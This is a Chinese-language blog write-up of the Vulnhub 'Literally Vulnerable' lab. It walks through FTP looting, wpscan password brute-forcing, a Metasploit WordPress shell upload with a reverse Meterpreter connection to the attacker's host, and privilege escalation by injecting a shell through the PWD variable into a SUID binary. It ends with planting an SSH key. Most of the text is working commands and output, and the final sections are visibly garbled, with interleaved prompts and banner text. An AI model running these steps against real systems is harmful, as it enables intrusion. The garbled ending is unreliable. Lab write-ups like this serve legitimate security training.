

# 【Vulnhub】Litterally

原创

[4ut15m](#) 于 2020-01-23 22:04:08 发布 519 收藏

分类专栏: [vulnhub](#) 文章标签: [vulnhub](#) [litterally](#) [writeup](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/xia739635297/article/details/104078145>

版权



[vulnhub](#) 专栏收录该内容

5 篇文章 1 订阅

订阅专栏

## Litterally\_WriteUp@4ut15m

### 信息搜集

使用nmap 扫描存活主机

```
nmap -sP 192.168.0.0/24
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-23 20:27 CST
```

```
Nmap scan report for 192.168.0.1
```

```
Host is up (0.0059s latency).
```

```
MAC Address: 48:7D:2E:92:BB:61 (Tp-link Technologies)
```

```
Nmap scan report for 192.168.0.101
```

```
Host is up (0.44s latency).
```

```
MAC Address: A4:50:46:DD:59:5A (Xiaomi Communications)
```

```
Nmap scan report for 192.168.0.102
```

```
Host is up (0.53s latency).
```

```
MAC Address: 74:23:44:8D:74:79 (Xiaomi Communications)
```

```
Nmap scan report for litterally.vulnerable (192.168.0.104)
```

```
Host is up (0.00026s latency).
```

```
MAC Address: B0:35:9F:56:8C:A9 (Intel Corporate)
```

```
Nmap scan report for 192.168.0.105
```

```
Host is up.
```

```
Nmap done: 256 IP addresses (5 hosts up) scanned in 5.62 seconds
```

确定主机为192.168.0.104

扫描主机服务

```
nmap -sS 192.168.0.104 -p1-65535
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-23 20:29 CST
Nmap scan report for literally.vulnerable (192.168.0.104)
Host is up (0.00053s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
65535/tcp open  unknown
MAC Address: B0:35:9F:56:8C:A9 (Intel Corporate)

Nmap done: 1 IP address (1 host up) scanned in 2.01 seconds
```

发现21,80,65535端口.先访问http://192.168.0.104 发现这是一个wordpress网站

The screenshot shows a WordPress website with the title "Not so Vulnerable" and the subtitle "Just another WordPress site". The main content area features a large heading "Hello world!" with the text "Welcome to WordPress. This is your first post. Edit or delete it, then start writing!". Below the heading, it says "By admin" and "December 4, 2019" with "1 Comment". The site has a search bar, a "Sample Page" link, and a search icon. The footer includes a search bar, "Archives" (December 2019), "Recent Posts" (Hello world!), "Categories" (Uncategorized), and a URL "https://blog.csdn.net/xia739635297".

再访问ftp://192.168.0.104 匿名登录后发现存在密码备份文件

The screenshot shows an FTP directory listing for "ftp://192.168.0.104/". The listing includes a link "Up to higher level directory" and a table with the following data:

Name	Size	Last Modified
File: backupPasswords	1 KB	12/4/19 1:05:00 PM GMT+8

The browser's address bar shows "ftp://192.168.0.104" and the footer includes a URL "https://blog.csdn.net/xia739635297".

Hi Doe,

I'm guessing you forgot your password again! I've added a bunch of passwords below along with your password so we don't get hacked by those elites again!

```
*$eGRIf7v38s&p7  
yP$*SV09Y0rx7mY  
GmceC&o0BtbnFCH  
3!IZguT2piU8X$c  
P&s%F1D4#KDBSeS  
$EPid%J2L9LuT05  
nD!mb*aH0N&76&G  
$*Ke7q2ko3tqoZo  
SCb$I^gDDqE34fA  
Ae%M0XIWUMsCLp
```

<https://blog.csdn.net/xia739635297>

猜测wordpress后台密码可能在其中.

先用wpscan扫描网站用户

```
wpscan --url http://192.168.0.104/ -e u  
  
[i] User(s) Identified:  
  
[+] admin  
| Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)
```

而后接着用wpscan对后台进行密码爆破


```
wpscan --url http://192.168.0.104 -U admin -P backupPasswords  
  
[+] Performing password attack on Xmlrpc against 1 user/s  
Trying admin / Ae%M0XIWUMsCLp Time: 00:00:00 <=====
```

---


```
[i] No Valid Passwords Found.
```

发现后台密码不在其中.有点呆.

接着把端口服务访问完.65535端口是个未知服务,先试着访问http://192.168.0.104:65535 发现是一个web服务



使用dirbuster扫描一下目录



发现phpcms目录,访问后发现和80端口一样,也是wordpress站点,主题还和之前的一样。

UNCATEGORIZED

# Protected: Secure Post

By notadmin December 4, 2019

This content is password protected. To view it please enter your password below:

Password:

ENTER

<https://blog.csdn.net/xia739635297>

发现一个提示还有一个加密博客

UNCATEGORIZED

# Notes for John

By notadmin December 4, 2019 No Comments

Hi John,

It looks like you forgot your passwords again! Well, that is why I created this post, whenever you forget your WordPress Admin's password just use your master password and unlock it!

<https://blog.csdn.net/xia739635297>

根据提示猜测需要登录.故再次进行密码爆破

先列举用户

```
wpscan --url http://192.168.0.104:65535/phpcms -e u
```

[i] User(s) Identified:

[+] maybeadmin

| Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

| Confirmed By: Login Error Messages (Aggressive Detection)

[+] notadmin

| Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

| Confirmed By: Login Error Messages (Aggressive Detection)

```
wpscan --url http://192.168.0.104:65535/phpcms -U maybeadmin,notadmin -P backupPasswords
```

[+] Performing password attack on Xmlrpc against 2 user/s

[SUCCESS] - maybeadmin / \$EPid%J2L9Luf05

Trying notadmin / \$\*Ke7q2ko3tqoZo Time: 00:00:00 <=====


[i] Valid Combinations Found:

| Username: maybeadmin, Password: \$EPid%J2L9Luf05

果然.


## 获取shell

登录后台




发现maybeadmin不是管理员账号(无法更改主题,也没有user栏)

在那篇加密博文中发现notadmin用户的密码



登录.notadmin才是管理员



使用msf exploit/unix/webapp/wp\_admin\_shell\_upload 模块获取shell

```
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set username notadmin
username => notadmin
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set rport 65535
rport => 65535
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts 192.168.0.104
rhosts => 192.168.0.104
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set password Pa$$w0rd13!&
password => Pa$$w0rd13!&
msf5 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 192.168.0.105:4444
[-] Exploit aborted due to failure: not-found: The target does not appear to be using WordPress
[*] Exploit completed, but no session was created.
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set targeturi /phpcms
targeturi => /phpcms
msf5 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 192.168.0.105:4444
[*] Authenticating with WordPress using notadmin:Pa$$w0rd13!&...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /phpcms/wp-content/plugins/NELcBxncKw/ODiJwAzMbj.php...
[*] Sending stage (38288 bytes) to 192.168.0.104
[*] Meterpreter session 1 opened (192.168.0.105:4444 -> 192.168.0.104:53564) at 2020-01-23 20:54:30 +0800
[+] Deleted ODiJwAzMbj.php
[+] Deleted NELcBxncKw.php
[+] Deleted ../NELcBxncKw

meterpreter > sysinfo
Computer      : literallyvulnerable
OS            : Linux literallyvulnerable 4.15.0-74-generic #84-Ubuntu SMP Thu Dec 19 08:06:28 UTC 2019 x86_64
Meterpreter  : php/linux
meterpreter >
```

<https://blog.csdn.net/xia739635297>

## 进入linux shell

```
meterpreter > shell
Process 2835 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
ls
ls /
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swap.img
sys
tmp
usr
var
vmlinuz
vmlinuz.old
```

<https://blog.csdn.net/xia739635297>

这不是标准linux shell会话,需要先获得一个tty



```
which python
sh: 0: getcwd() failed: No such file or directory
which python3
sh: 0: getcwd() failed: No such file or directory
/usr/bin/python3
```

发现服务器装有python3,使用python3来建立tty会话

```
python3 -c "import pty;pty.spawn('/bin/bash')"
```

```
python3 -c "import pty;pty.spawn('/bin/bash')"
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
www-data@literallyvulnerable:~$ whoami
whoami
www-data
www-data@literallyvulnerable:~$
```

查看passwd文件

```
www-data@literallyvulnerable:~$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/bin/bash
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:./home/syslog:/usr/sbin/nologin
messagebus:x:103:107:./nonexistent:/usr/sbin/nologin
_apt:x:104:65534:./nonexistent:/usr/sbin/nologin
lxd:x:105:65534:./var/lib/lxd:/bin/false
uuid:x:106:110:./run/uuid:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:./var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1:./var/cache/pollinate:/bin/false
sshd:x:110:65534:./run/sshd:/usr/sbin/nologin
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
doe:x:1001:1001:Doe,,,:/home/doe:/bin/bash
john:x:1000:1000:./home/john:/bin/bash
ftp:x:112:115:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
```

发现两个普通用户doe和john

查看他们的用户目录

```

www-data@literallyvulnerable:~$ ls /home/does
ls /home/does
itseasy local.txt noteFromAdmin
www-data@literallyvulnerable:~$ ls /home/john
ls /home/john
user.txt
www-data@literallyvulnerable:~$
www-data@literallyvulnerable:~$ cat /home/does/local.txt
cat /home/does/local.txt
cat: /home/does/local.txt: Permission denied
www-data@literallyvulnerable:~$ cat /home/does/noteFromAdmin
cat /home/does/noteFromAdmin
Hey Doe,

Remember to not delete any critical files as you did last time!
www-data@literallyvulnerable:~$ cat /home/john/user.txt
cat /home/john/user.txt
cat: /home/john/user.txt: Permission denied

www-data@literallyvulnerable:~/home/does$ ./itseasy
./itseasy
Your Path is: /home/does
www-data@literallyvulnerable:~/home/does$ cd ..
cd ..
www-data@literallyvulnerable:~/home$ doe/itseasy
doe/itseasy
Your Path is: /home
www-data@literallyvulnerable:~/home$ pwd
pwd
/home

```

发现都没权限看.itseasy是一个可执行文件,运行后会输出路径.将这个文件下载下来,用IDA看看.

```

meterpreter > download /home/does/itseasy
[*] Downloading: /home/does/itseasy -> itseasy
[*] Downloaded 8.43 KiB of 8.43 KiB (100.0%): /home/does/itseasy -> itseasy
[*] download : /home/does/itseasy -> itseasy

```

The screenshot shows the IDA Pro interface with the main function disassembled. The code is as follows:

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     __gid_t rgid; // ST28_4
4     __uid_t ruid; // ST2C_4
5     char *v5; // rax
6     char *ptr; // [rsp+30h] [rbp-10h]
7     unsigned __int64 v8; // [rsp+38h] [rbp-8h]
8
9     v8 = __readfsqword(0x28u);
10    rgid = getegid();
11    ruid = geteuid();
12    setresgid(rgid, rgid, rgid);
13    setresuid(ruid, ruid, ruid);
14    ptr = 0LL;
15    v5 = getenv("PWD");
16    asprintf(&ptr, "/bin/echo Your Path is: %s", v5);
17    system(ptr);
18    return 0;
19 }

```

The Functions window on the left lists various system and library functions, including `_setresuid`, `_setresgid`, and `_system`, which are highlighted in pink. The main function is listed at the bottom.

## 权限提升

### 利用PWD进行权限提升


修改PWD环境变量的值

```
www-data@literallyvulnerable:/home$ expot PWD=\$\(/bin/bash\)
expot PWD=\$\(/bin/bash\)
expot: command not found
www-data@literallyvulnerable:/home$ export PWD=\$\(/bin/bash\)
export PWD=\$\(/bin/bash\)
www-data@literallyvulnerable:\$/bin/bash)$ doe/itseasy
doe/itseasy
john@literallyvulnerable:/home$ whoami
whoami
john@literallyvulnerable:/home$
```

可以看到已经变成了john用户

```
john@literallyvulnerable:/home$ cd john
cd john
john@literallyvulnerable:/home/john$ cat user.txt
cat user.txt
john@literallyvulnerable:/home/john$
```

但是不知道为何没有回显.考虑将ssh公钥加到服务器上,试试ssh连接.



```
john@literallyvulnerable:/home$ export PWD=\$\(/bin/bash\)
/root/.ssh
john@literallyvulnerable:\$/bin/bash)$ doe/itseasy
john@literallyvulnerable:/home$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGD2MK65AwDR6JRLs1GmYLOyG6Tf
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGD2MK65AwDR6JRLs1GmYLOyG6Tf
john@literallyvulnerable:/home/john$ echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGD2MK65AwDR6JRLs1GmYLOyG6Tf
.ssh/authorized_keys
```

登录成功.

```
john@literallyvulnerable:~/.ssh$ cat noteFromAdmin
ssh john@192.168.0.104ble:/home/does$ ./itseyay
The authenticity of host '192.168.0.104 (192.168.0.104)' can't be established.
ECDSA key fingerprint is SHA256:Jo0f29ZhYkw1avBxpivFaU3gz/RH2DnyaPpBcMbrB0w.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.104' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-74-generic x86_64)

www-data@literallyvulnerable:/home/does$ cd ..
* Documentation: https://help.ubuntu.com
* Management: allyv https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
Your Path is: /home
www-System information las of Thu Jan 23 13:32:29 UTC 2020
pwd
/ System load: 0.01 Processes: 182
